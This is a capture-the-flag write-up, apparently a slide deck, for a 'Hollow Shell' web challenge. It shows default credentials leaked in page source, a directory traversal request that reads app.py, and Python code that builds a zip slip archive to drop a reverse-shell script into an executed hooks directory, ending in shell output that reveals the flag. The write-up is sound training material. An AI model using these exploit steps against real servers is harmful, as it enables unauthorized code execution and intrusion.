


Hacker Holidays 2026 – Day 10

The Hollow Shell



In this challenge from Hacker Holidays, we're asked to find the flag on a web server

Hacker Holidays 2026 – Day 10

The Hollow Shell

```
Byte Lotus // internal display-manager portal  
New on the floor team? IT seeds every property with the same  
starter login until you set your own:  
  user: concierge  
  pass: StayNoticed2024!  
(rotate it from Settings on first sign-in – most people forget)
```

When we arrive on the landing page of the web app, we see there are default credentials in the HTTP source code comments

Hacker Holidays 2026 – Day 10

The Hollow Shell

Bring a shell ashore

Found something on the beach? Upload it as a **shell** (a .zip souvenir pack) to set the ambiance on the in-room tablets. Each shell must contain a **shell.json** manifest listing its assets (images, stylesheets).

SHELL (.ZIP)

No file selected.

After we use these credentials login to the app, we see there's a file upload function that accepts zip files

Hacker Holidays 2026 – Day 10

The Hollow Shell

```
{ "name":"something" }
```

The minimum contents of a zip file to upload to the app is a shell.json file with the above contents

Hacker Holidays 2026 – Day 10

The Hollow Shell

Shells on display

Currently playing across the property's rooms.

zip slip

```
shells/a9f3b084f54c/
```

After uploading the zip file, we see that the uploaded file gets its own directory in the **/shells** directory, a random alphanumeric string

Hacker Holidays 2026 – Day 10

The Hollow Shell

```
└─$ curl -I http://10.146.181.116:5000/  
HTTP/1.1 302 FOUND  
Server: gunicorn  
Date: Tue, 25 Aug 2026 17:00:18 GMT
```

```
http://10.146.181.116:5000/shells/ ../app.py
```

The **/shells** endpoint is vulnerable to a directory traversal attack, which we use to access the Python-powered index page, `app.py`

Hacker Holidays 2026 – Day 10

The Hollow Shell

```
BASE_DIR    = os.path.dirname(os.path.abspath(__file__))
SHELLS_DIR  = os.path.join(BASE_DIR, "shells")
HOOKS_DIR   = os.path.join(BASE_DIR, "hooks")
os.makedirs(SHELLS_DIR, exist_ok=True)
os.makedirs(HOOKS_DIR, exist_ok=True)
```

```
└─$ curl http://10.146.181.116:5000/hooks/
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
```

This enables us to see a lot of sensitive data about the app, including the directory path for app hooks, which is not network accessible

Hacker Holidays 2026 – Day 10

The Hollow Shell

- 1) App allows insecure uploads of zip files, and unzips them
- 2) A malicious zip file specifies an arbitrary directory on the filesystem to unzip files to
- 3) A malicious script is uploaded and executed

The main vulnerability for this challenge is called zip slip, which allows files to be written to arbitrary locations on the web server

Hacker Holidays 2026 – Day 10

The Hollow Shell

A shell may include optional **automation hooks**

the theme worker applies these for you shortly after the shell comes ashore,

We've provided strong indication that hook files are executed by the app, so our goal is to put a script file into the **/hooks** directory with zip slip

Hacker Holidays 2026 – Day 10

The Hollow Shell

```
with ZipFile('malicious.zip', 'w') as z:
    z.writestr("shell.json", """"{"name":"exploit"}""")
    z.writestr("../hooks/shell.py", PY_SHELL)
    print("Created archive with files:\n", "\n".join(z.namelist()))
```

We'll create a zip file that includes a directory traversal payload that specifies that the included Python script file will be unzipped to the **/hooks** directory

Hacker Holidays 2026 – Day 10

The Hollow Shell

```
roomservice@tryhackme-2404:/var/www/conch$ cd  
roomservice@tryhackme-2404:~$ ls  
flag.txt  
roomservice@tryhackme-2404:~$ cat flag.txt  
THM{rip_a_shell_into_a_shell}
```

We put a reverse shell payload in the shell.py file, and after upload, it executes, which allows us to access the webserver filesystem and read the flag for this challenge